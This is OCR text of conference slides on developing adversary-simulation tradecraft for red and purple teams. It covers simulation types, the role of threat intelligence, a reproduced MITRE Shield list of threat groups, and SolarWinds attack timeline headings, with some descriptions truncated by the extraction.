Adversarial Tradecraft Development in a Nutshell

Fatih Ozavci

Managing Security Consultant

Agenda

- Adversary Simulation Requirements and Tradecraft
- Development Fundamentals
- Turning Simple Scripts or PoCs to Tradecraft
- Building Gadgets, Turning Them Into Simulations
- Feeding Defence Teams with Solutions and Automation
- Demonstrations of Development Process

Fatih Ozavci

Managing Security Consultant

Adversary Simulations and Research

Master of Cyber Security at UNSW (ADFA)

Security Researcher

- Vulnerabilities: Microsoft, Cisco, SAP

Speaker & Trainer

- Sessions: Black Hat USA, Def Con


Open Source Software Projects

- Tehsat Malware Traffic Generator
- Petaq Purple Team C2 & Malware
- Viproy VoIP Penetration Testing Kit

https://linkedin.com/in/fozavci https://github.com/fozavci

Adversary Simulation Types

Automating a scenario to assess the defence controls implemented (MITRE ATT&CK)



Performing a Threat Intelligence-Led cyber attack against the targeted environment with a team of engineers (CBEST, CORIE, ICAST)

Performing a cyber attack with blue team collaboration to improve people and defence together (MITRE ATT&CK)

Organisations desire to analyse their cyber defence against threat actors using different implementations of adversary simulations depending on their budgets or requirements.

Cyber Security Analytics

Designed to Understand Big Network Data and Security Incidents

Data Science (Deep Learning/Neural Networks/ML/AI) Has a Key Role

Data Sampling and Training are Highly Important


- Known-Good vs Known-Bad (What if you're already compromised?)
- Does Known-Bad Cover All Threat Actor Techniques

Used by All Large Organisations at Some Capacity

Challenges

- Limited Access to Threat Actor Tools and Techniques
- Simulations for Distributed Networks Hard to Implement
- No Easy Simulation Tool for Training, Alert Generation or Quick Tests

Development Journey



Threat Intelligence

Threat Intelligence

Analyse Existing and Previous Adversary Campaigns

Collect Indicators of Compromise

Collect Tactics, Techniques and Procedures (TTP a.k.a Tradecraft)

Data Sources

- Honeypots, Security Breaches, Endpoint/Network Sensors, Leaks

Offensive Security and Threat Intel

Offensive Security Should Simulate Adversary Behaviours

- Tradecraft, Environment, Motives

Without Threat Intelligence Reports, There is No Metrics

Similarity Level

- Full Emulation ➔ Simulation (X %) ➔ IOC Generators

Mitre Shield - Adversaries

MITRE | Shield

Matrix Tactics Techniques ATT&CK® Mapping Resources

MITRE Shield will soon become MITRE Engage. View the MITRE Engage v0.9 Beta release now.

Home > ATT&CK Groups Overview

ATT&CK Groups Overview


The following table provides a list of ATT&CK Groups. Each one links to a details page to show the ATT&CK Mapping entries that apply to that specific group.

ATT&CK Groups

ATT&CK Group	Description
APT-C-36	APT-C-36 is a suspected South America espionage group that has been active since at least 2018. The group mainly targets Colc important corporations in the financial sector, petroleum industry, and professional manufacturing.
APT1	APT1 is a Chinese threat group that has been attributed to the 2nd Bureau of the People's Liberation Army (PLA) General Staff De known by its Military Unit Cover Designator (MUCD) as Unit 61398.
APT12	APT12 is a threat group that has been attributed to China. The group has targeted a variety of victims including but not limited to multiple governments.
APT16	APT16 is a China-based threat group that has launched spearphishing campaigns targeting Japanese and Taiwanese organizatic


https://shield.mitre.org/attack_groups/

Solarigate Attack Timeline




https://www.microsoft.com/security/blog/2021/01/20/deep-dive-into-the-solorigate-second-stage-activation-from-sunburst-to-teardrop-and-raindrop/

Solarigate Attack C2 Comms



